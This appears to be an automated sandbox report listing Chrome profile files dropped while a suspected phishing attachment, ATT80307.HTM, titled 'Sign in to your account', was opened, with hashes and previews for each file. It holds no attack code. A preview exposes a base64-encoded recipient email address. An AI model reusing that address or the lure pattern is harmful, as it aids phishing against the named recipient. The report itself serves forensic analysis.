SHA-256:	5EA6FF2BD013D5DE4EC81C0CE2A01E72ACF2E93FEFB02DECFBC2045501BA934E
SHA-512:	1C8C23B556E40F9594B1783A38332AA84A69DD8947D6154EA2020BA33E0D33E9CE8756C8C7B5FAEDE57F93B2DAD93ED193129F64162F440B6EA1177D6C1AC91B
Malicious:	false
Preview:	2021/08/03-21:21:56.447 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-21:21:56.449 1a1c Recovering log #3.2021/08/03-21:21:56.450 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	374

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB\LOG.old (copy)	
Entropy (8bit):	5.242627954518477
Encrypted:	false
SSDEEP:	6:mNfCM+q2P923iKKdK25+Xqx8chI+IFUtpgfcE/ZmwPgfYGqMVkwO923iKKdK25+M:qP+v45KkTXfchI3FUtpa1/Par3V5L5KN
MD5:	11C2F83AF0D703521CF8C58BA3F3B1E4
SHA1:	3BED89A8D7273CD5AE6D250F50F1769E904ABF5A
SHA-256:	5EA6FF2BD013D5DE4EC81C0CE2A01E72ACF2E93FEFB02DECFBC2045501BA934E
SHA-512:	1C8C23B556E40F9594B1783A38332AA84A69DD8947D6154EA2020BA33E0D33E9CE8756C8C7B5FAEDE57F93B2DAD93ED193129F64162F440B6EA1177D6C1AC91B
Malicious:	false
Preview:	2021/08/03-21:21:56.447 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/MANIFEST-000001.2021/08/03-21:21:56.449 1a1c Recovering log #3.2021/08/03-21:21:56.450 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\AvailabilityDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	360
Entropy (8bit):	5.178024411843772
Encrypted:	false
SSDEEP:	6:mNfd/M+q2P923iKKdK25+XuoIFUtpgfMd/ZmwPgfMdSMVkwO923iKKdK25+XuxWd:qdE+v45KkTXYFUtpaC/PaeV5L5KkTXHJ
MD5:	E4CB5FA15571BDAA04EFBE37B3515F32
SHA1:	62F66BA4603D608BF7AB08AD4BEACC6CBDD878D3
SHA-256:	9BD9DF6E1DFBE9D2E9F8D5A2D8BEDB7FF4295731397CC91CFFF2BA55C22E473B
SHA-512:	75E09FD42A3A68F558EB2D02BB85727F35334480A087703F3F3B07D682520BB2E9812EDD32F5389E4E30FA4A9DAC0FFC4B695783A4D3649723118537B16AECF5
Malicious:	false
Preview:	2021/08/03-21:21:56.387 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-21:21:56.390 1a1c Recovering log #3.2021/08/03-21:21:56.390 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	360
Entropy (8bit):	5.178024411843772
Encrypted:	false
SSDEEP:	6:mNfd/M+q2P923iKKdK25+XuoIFUtpgfMd/ZmwPgfMdSMVkwO923iKKdK25+XuxWd:qdE+v45KkTXYFUtpaC/PaeV5L5KkTXHJ
MD5:	E4CB5FA15571BDAA04EFBE37B3515F32
SHA1:	62F66BA4603D608BF7AB08AD4BEACC6CBDD878D3
SHA-256:	9BD9DF6E1DFBE9D2E9F8D5A2D8BEDB7FF4295731397CC91CFFF2BA55C22E473B
SHA-512:	75E09FD42A3A68F558EB2D02BB85727F35334480A087703F3F3B07D682520BB2E9812EDD32F5389E4E30FA4A9DAC0FFC4B695783A4D3649723118537B16AECF5
Malicious:	false
Preview:	2021/08/03-21:21:56.387 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/MANIFEST-000001.2021/08/03-21:21:56.390 1a1c Recovering log #3.2021/08/03-21:21:56.390 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Feature Engagement Tracker\EventDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.205659261348809
Encrypted:	false
SSDEEP:	6:mNfT/M+q2P923iKKdKWT5g1IdqIFUtpgfjjZmwPgfXGqMVkwO923iKKdKWT5g1Iu:qo+v45Kkg5gSRFUtpan/PaSV5L5Kkg5i
MD5:	2F9E01F0A1E0AB837B9402E4F5B7B791
SHA1:	1A4F509C4C0E0256987EE80CF02BD5166078FE08
SHA-256:	BCA3C1D7381985EC38CFAD9B723224560E139574C66179B2C2A53EE1945C9866
SHA-512:	94DC0D85D1894BC7A11107DB1A1C578D7D4E197D6306E9ACEE8CCB1E141C8FF7F2F9E3D222504E6595CC2B60CD6409581F07C48C3336395D6FA5115AEC2899
Malicious:	false
Preview:	2021/08/03-21:21:56.367 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-21:21:56.375 1a1c Recovering log #3.2021/08/03-21:21:56.376 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	332
Entropy (8bit):	5.205659261348809
Encrypted:	false
SSDEEP:	6:mNfT/M+q2P923iKKdKWT5g1IdqIFUtpgfjjZmwPgfXGqMVkwO923iKKdKWT5g1Iu:qo+v45Kkg5gSRFUtpan/PaSV5L5Kkg5i
MD5:	2F9E01F0A1E0AB837B9402E4F5B7B791
SHA1:	1A4F509C4C0E0256987EE80CF02BD5166078FE08
SHA-256:	BCA3C1D7381985EC38CFAD9B723224560E139574C66179B2C2A53EE1945C9866
SHA-512:	94DC0D85D1894BC7A11107DB1A1C578D7D4E197D6306E9ACEE8CCB1E141C8FF7F2F9E3D222504E6595CC2B60CD6409581F07C48C3336395D6FA5115AEC2899
Malicious:	false
Preview:	2021/08/03-21:21:56.367 1a1c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/MANIFEST-000001.2021/08/03-21:21:56.375 1a1c Recovering log #3.2021/08/03-21:21:56.376 1a1c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\GCM Store\Encryption/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.20886532664821206
Encrypted:	false
SSDEEP:	12:TLBj/2XAuBV3JR8UtBV3JRXuXrxbJKDQhBRs2nDBV3JRXuXmJbBV3JR1:TLB2XAu/Pht/PXubx9WGAy/PXuWJb/P1
MD5:	5B810BF0D2CF547543044E3AE3651A4A
SHA1:	A3375D3043405DAA6ABCECCE3E49C5E8D418C6EE
SHA-256:	944815A453F9DFA9B5A46C966B738E9CB85AD7899B9EBEBFC04FDA2030B32D2D
SHA-512:	D2AAC2932385304EC69CEEDFDF2EB38B7613A0A076204F467E2F6B4211B2B7EDD8E1D31097137A38E5071BA9986579B9B23CF9442849DB380B25C16BC4BB7E6
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History Provider Cache	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1010
Entropy (8bit):	5.57940933946458
Encrypted:	false
SSDEEP:	24:xWsert2Bx6gfwC20CTTKaqteK1/lnK2dtyTmf4/PXuJaHkG/PgkM9MHtnK:xWsOcBx6TfTa1/lzdtWmfMXAG9MqU
MD5:	7AC6EE8F59D0F7A9C30D2BF05DF99F13
SHA1:	0AEF5117F7EBDF2A47894D1F54A2D88DAD52D4AE
SHA-256:	310202847CBA7548CC48A976E500C2D8713B580E0C84B0BEBBDA8F4712AB08D6
SHA-512:	957C325F319732624AA3387C7E7297B7195DA316D29743FCE9D809C7330E673CF8DA78ABB8C3453273E4BB68BD1179794ECCFB1238F145F72B5260B7BBF42E5A
Malicious:	false
Preview:	....."l....account..user..att80307..axr0bxnobhbac2vhcnnoyy5jb20..c..desktop..file..htm..in..sign..to..users..your*.....account.....user.....att80307.....axr0bxnobhbac2vhcnnoyy5jb20.....c.....desktop.....file.....htm.....in.....sign.....to.....users.....your..2.....0.....2.....3.....5.....7.....8.....a.....b.....c.....d.....e.....f.....g.....h.....i.....j.....k.....l.....m.....n.....o.....p.....r.....s.....t.....u.....v.....x.....y....:..... .....B..... .....*Ifile:///C:/Users/user/Desktop/ATT80307.HTM#aXR0bXNobHBAc2VhcnNoYy5jb20=2.Sign in to your account:..... g..... .....*,file:///C:/Users/user/Desktop/ATT80307.HTM2.Sign in to your account:.....J+.....).....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	42076
Entropy (8bit):	0.08944979949527415
Encrypted:	false
SSDEEP:	12:po0GoMoropoIHofoiopqLipS/NZM3l8s75fOel0S9LD:KqLiUPM3N5fJjND
MD5:	68C8AB9937430FB16DBD0E89EE6AE73E
SHA1:	EB3DA979EED26F5C711BB14EFFCD6583F3241086
SHA-256:	1C4C3196B6C5863EF2BEE5DDDE4300256C35313A7DDD4971E3C7BB665CAF51DD
SHA-512:	5350041987A74469DDADF8F785981580C7BE5E48DEDEAAA8AF6519D1135732859307C5733A083748AC166141D8104AA2935F4F95C47E5EA6E568549BAA6E8521

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History-journal	
Malicious:	false
Preview:	.....a..M..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Session. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	3830
Entropy (8bit):	3.462542604760725
Encrypted:	false
SSDEEP:	48:34ghxec0kQ1glZSM1E2X7afSDXQ9Sq4SNtlfS1s1P0iX7CfSDXQ9Sfk4SNtlHjSB:34pNGlFWgfg7qahtHgYMHWaha
MD5:	FB23A17122974E5F924A79DA65AEF07F
SHA1:	FD87F5792AA6A9E8F446C5DFFD5011896019562D
SHA-256:	BBBB96BA0AD2ACB03F5929EA71348C18B85F510B35809567BD24659ABD3A9FFB
SHA-512:	A8AB1DB5CB67C62FEC824B4704234C5AEBBB91784C99CE492B8EDA7F0BBEF701F403C34BE02E326046CC0AA7F94DC273A30714368C4581ECE66753EEB5BBFCFD
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...63a18bf5_6edf_4e90_890f_9e3652e01da4.....W..... .....5..0.....&...{2F4F8386-A58B-4B0C-A17B-2FAAF764E551}.....a..\.....,...file:///C:/Users/user/Desktop/ATT80307.HTM..... .....h.....`.....&..#....'..#.....`.,.,...f.i.l.e.:././.C.:./.U.s.e.r.s./.a.l.f.o.n.s./.D.e.s.k.t.o.p./.A.T.T.8.0.3.0.7...H. T.M.....8.....0.....8..... .....,...file:///C:/Users/user/Desktop/ATT80307.HTM..... {AlJ'/.....]..X.....I...file:///C:/Users/user/Desktop/AT

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Last Tabsn (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2955
Entropy (8bit):	5.479281800232404
Encrypted:	false
SSDEEP:	48:aN2cG5EzP3a7s3MQa8dbjLksbQSefgGPGNrS0U9RdiN9L:3JkP3a7s3MQZdbjLksbQ5fgGyrS0Z
MD5:	7CDCEE58F98D092CC6BBEAB01954145F
SHA1:	ED3A5BBA9FC195FCE9CB5FF1F6E7783D7F0A2B36
SHA-256:	FD9A292A2008B2847BAA5E9AF8258D81C5CA7CBE9B526B952A66CA8B19D93C09
SHA-512:	ECFC947CBD2AA91FA69766DC8ABCA2C9F3A5B5B92C53D6D70A50640DFEB8903FD76A682695E75D92370739222D25EAD099F267A9468C696BFDC0EFDF855D5E
Malicious:	false
Preview:	i.a....*.....8META:chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm.....Y_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.HangoutSinkDiscoveryService;.{"cache":{"sinks":{},"g":{},"h":null},"manualHangouts":{}}.a_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.IdGenerator.cast.RequestIdGenerator..926973000.H_chrome-extension://pkedcjkdefgpdelpbcmbmeomcjbeemfm..mr.temp.LogManager...["[2021-08-03 21:21:57.67][INFO][mr.Init] MR instance ID: 66418574-75c1-44f5-8a3d-a9bdebb3bb87\n","[2021-08-03 21:21:57.67][INFO][mr.Init] Native Cast MRP is disabled.\n","[2021-08-03 21:21:57.67][INFO][mr.Init] Native Mirroring Service is enabled.\n","[2021-08-03 21:21:57.67][INFO][mr.PersistentDataManager] removeTemporary_: 163 chars used\n","[2021-08-03 21:21:57.67][INFO][mr.PersistentDataManager] initialize: 163 chars used, 67 other chars\n","[2021-08-03 21:21:57.67][INFO][mr.CastProvider] Query enabled: true\n","[2021-08-03 21:21:57.68][INFO][mr.CloudProvider]

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG	
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.151847816259265
Encrypted:	false
SSDEEP:	6:mNfzXnQyq2P923iKKdK8a2jMGIFUtpgfzJG1ZmwPgfzsSQRkwO923iKKdK8a2jM4:qjQyv45Kk8EFUtpa9g/Pa4SQR5L5Kk8N
MD5:	F03930A6D1D6873C0B1FB706991672DD
SHA1:	9AEB2975ADD70466E3DDF18067D0A552AEFCB39E
SHA-256:	958F8310CFA8B0586CC9896F9B8FC0C6D5986934EE274997371883EBD701C8FE
SHA-512:	D446CE48524291545EFBB9B6E02E957FF03866643D258E2F92F2235F0E844F70416CAC4AA195223F9A97884F372D8399F960FC4EAD0C425C77480511FDC0FBE8
Malicious:	false
Preview:	2021/08/03-21:21:40.397 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:40.399 1690 Recovering log #3.2021/08/03-21:21:40.401 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	334
Entropy (8bit):	5.151847816259265
Encrypted:	false
SSDEEP:	6:mNfzXnQyq2P923iKKdK8a2jMGIFUtpgfzJG1ZmwPgfzsSQRkwO923iKKdK8a2jM4:qjQyv45Kk8EFUtpa9g/Pa4SQR5L5Kk8N
MD5:	F03930A6D1D6873C0B1FB706991672DD
SHA1:	9AEB2975ADD70466E3DDF18067D0A552AEFCB39E
SHA-256:	958F8310CFA8B0586CC9896F9B8FC0C6D5986934EE274997371883EBD701C8FE
SHA-512:	D446CE48524291545EFBB9B6E02E957FF03866643D258E2F92F2235F0E844F70416CAC4AA195223F9A97884F372D8399F960FC4EAD0C425C77480511FDC0FBE8
Malicious:	false
Preview:	2021/08/03-21:21:40.397 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/MANIFEST-000001.2021/08/03-21:21:40.399 1690 Recovering log #3.2021/08/03-21:21:40.401 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2386
Entropy (8bit):	4.883476483619885
Encrypted:	false
SSDEEP:	48:Y2n6qtwTCXDHzM6NNsCTRLsCSwTsCtCJASemMzsCKyKsCH3zsCsMHBYhbxD:JnxOTCXDHzM6NHTd5mMQp+GuhVD
MD5:	1B8446414D6BC7B01A021A83146F20B8
SHA1:	7503F3574AF69C26C78817E592C94CABF9C052A5
SHA-256:	1A3BEB4467A2FB69C43EFD42AF6A27F4DF64A3A86CEA81496037899CF2AFEA76
SHA-512:	05484340A4B501968013F491ABC7BA890186B5489D10344455838F7EF85DEDEC568111746886631E3570D3CDF30ADF838136DD156E3492D0817F3C4977E59320
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275116506913920","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2693
Entropy (8bit):	4.871599185186076
Encrypted:	false
SSDEEP:	48:YXs2MHRzsoMHT5s0MHyKsTMHksrDys4Csb7synWsQItFsym6zs6zMHWLsZMH5YhV:+GDGTHGmGHDW1/nOIbmOGlGGhVD
MD5:	829D5654ADF098AD43036E24C47F2A94
SHA1:	506C8BA397509BA0357787950C538C1879047DF3
SHA-256:	4D0B852D18FCA5C1A712904CF6DB3811FB905E86D8A7508A2D42F9C8D68E2211
SHA-512:	D9B18E6B0AD1E8E4BECF9E84BBE30D64730CFEC2CBEAF96D5DF52E28B907B03EADF22F020FBE0A56D137A52F4F09798031BC6CA026CFA8A979A608B3445DBCAA
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network Persistent State.. (copy)	
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600883925","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":40156},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542628822803","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":30856},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600893104","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":25300},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248542600872791","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":34789},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.167937810348289
Encrypted:	false
SSDEEP:	6:mNfzMnQyq2P923iKKdKgXz4rRIFUtpgfzPYG1ZmwPgfzPYQRkwO923iKKdKgXz4n:qYnQyv45KkgXiuFUtpaMg/PaMQR5L5K2
MD5:	B2845DB35932D9B20F3A1CF6F55AD7BF
SHA1:	29A094052B36F0638AD6FA8F92B99BE3910A4D08
SHA-256:	7EBB404ED137EBD4C8597C509CAE965FD1B56179055AA9E602248E53B488ED15
SHA-512:	9FBF8BC4D3CAFE109F556428D6FB78FCE8417582C83ECFA83211F1AF8327FE9790417241FDDEBE21C94F8BAAADF098B12548DFD114733E87A8CBCAD39AB7F8 95
Malicious:	false
Preview:	2021/08/03-21:21:40.644 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:40.646 1690 Recovering log #3.2021/08/03-21:21:40.646 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.old.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.167937810348289
Encrypted:	false
SSDEEP:	6:mNfzMnQyq2P923iKKdKgXz4rRIFUtpgfzPYG1ZmwPgfzPYQRkwO923iKKdKgXz4n:qYnQyv45KkgXiuFUtpaMg/PaMQR5L5K2
MD5:	B2845DB35932D9B20F3A1CF6F55AD7BF
SHA1:	29A094052B36F0638AD6FA8F92B99BE3910A4D08
SHA-256:	7EBB404ED137EBD4C8597C509CAE965FD1B56179055AA9E602248E53B488ED15
SHA-512:	9FBF8BC4D3CAFE109F556428D6FB78FCE8417582C83ECFA83211F1AF8327FE9790417241FDDEBE21C94F8BAAADF098B12548DFD114733E87A8CBCAD39AB7F8 95
Malicious:	false
Preview:	2021/08/03-21:21:40.644 1690 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-21:21:40.646 1690 Recovering log #3.2021/08/03-21:21:40.646 1690 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.162598502521567
Encrypted:	false
SSDEEP:	96:nArnTU90cu+mGYxSKIFIk0JCKL8xebOTQVuwn:nArQ9s+N+SPC4KR
MD5:	BC7606AE73B7C03D2BB5D00B0DC79C86
SHA1:	C71802D573644829262F8CC2BF86BA1A659D7023
SHA-256:	AA2C35D529654AE89767B1D8A537A15CFCF1EA52B20B9F884D796DD1BA69DEBE
SHA-512:	88D49C52F7FC7425F5BEA9B6BF5EA86E1AD461E9777A1AA7D4631555CE577B66301F504385CC5E4A3502E4DA0A4F56EB54713706597A428738FD02104366A51B
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272524500586875","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences* (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences* (copy)	
Category:	dropped
Size (bytes):	5412
Entropy (8bit):	5.1592556470163045
Encrypted:	false
SSDEEP:	96:nArnqU90cu+mGYxSKIFIk0JCKL8xpbOTQVuwn:nArP9s+N+SPC4KE
MD5:	5F6F5EF2A8C4E29CAD0AF8CC93C9E94B
SHA1:	BCBE67FBA2F568BE4E07CBD90FAEDCCAFA97BD80
SHA-256:	CB680EDDC4E5910D516607FD0410471EB18ED16E0E230893C2898AB154CE6387
SHA-512:	22159323BB09AEEBA239CF714091DF62D8FF693545853471252122064F91DD33E083858B42C7AEFEF899F8B21BD526FFA974570AC9CA8139438AD38A4843BFF7
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272524500586875","alternate_error_pages":{"backup":true},"announcement_notification_ser vice_first_run_time":"13245950583260338","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser _infobar_last_declined":"13245950640095768","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_pl acement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"co untryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0" ,"0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1538886"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9965913983455653
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUYz79ay+daybYx:wIElwQF8mpcSDy5y0
MD5:	E4B30E0B15CE38B117CF8E0830B7F505
SHA1:	701FEC532F85653A74E28F4210A2F0D9F3170B90
SHA-256:	A6A08E613E6E70111D43FDFD197629BB7D549D8EEEFDB40118F45F329494D1BF
SHA-512:	D23EC3E1BA3D52303C51531A981FBD4ED4DD63F7C3A94AE048216E4CB1258E6B5DABCF6405F6F2B7359CB56454F7BB7D9CABF077B6B7373FB40BE2BA96EBC 4C0
Malicious:	false
Preview:	SQLite format 3......@ ....C..........g...^.........j..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6279886036807545
Encrypted:	false
SSDEEP:	48:g0qkIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUm4:g0hIElwQF8mpcSt
MD5:	2D56D1B50CB057317354DFE15ABF754D
SHA1:	79E1A1CBE5E728CD52E9C50D217941581BB49D9C
SHA-256:	559EF5E3D961D4E6B96D7BC4CF6DCCAC2E15D5F5727FDC27FB77B5981CBD3120
SHA-512:	2EA8AF65A12A4D1B9E247EB94ACFC2E212769B3D9EB1FECAF3765B833699F9F1A44E93E9C6E33D524D7846E7760B3F80AAAAD2E0E32687EB27779B0B0BB51F 2A
Malicious:	false
Preview:	.............9R..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.53585146960469
Encrypted:	false
SSDEEP:	384:bM+tULlphXH1kXqKf/pUZNCgVLH2HfDlrUXHGcnTNkkd4ZG:OLlfH1kXqKf/pUZNCgVLH2HfRrU3GcnX
MD5:	543EDB000AF25EF8A6485D9264939B54
SHA1:	537552C6583798E48863BBB0155A4EE461658112
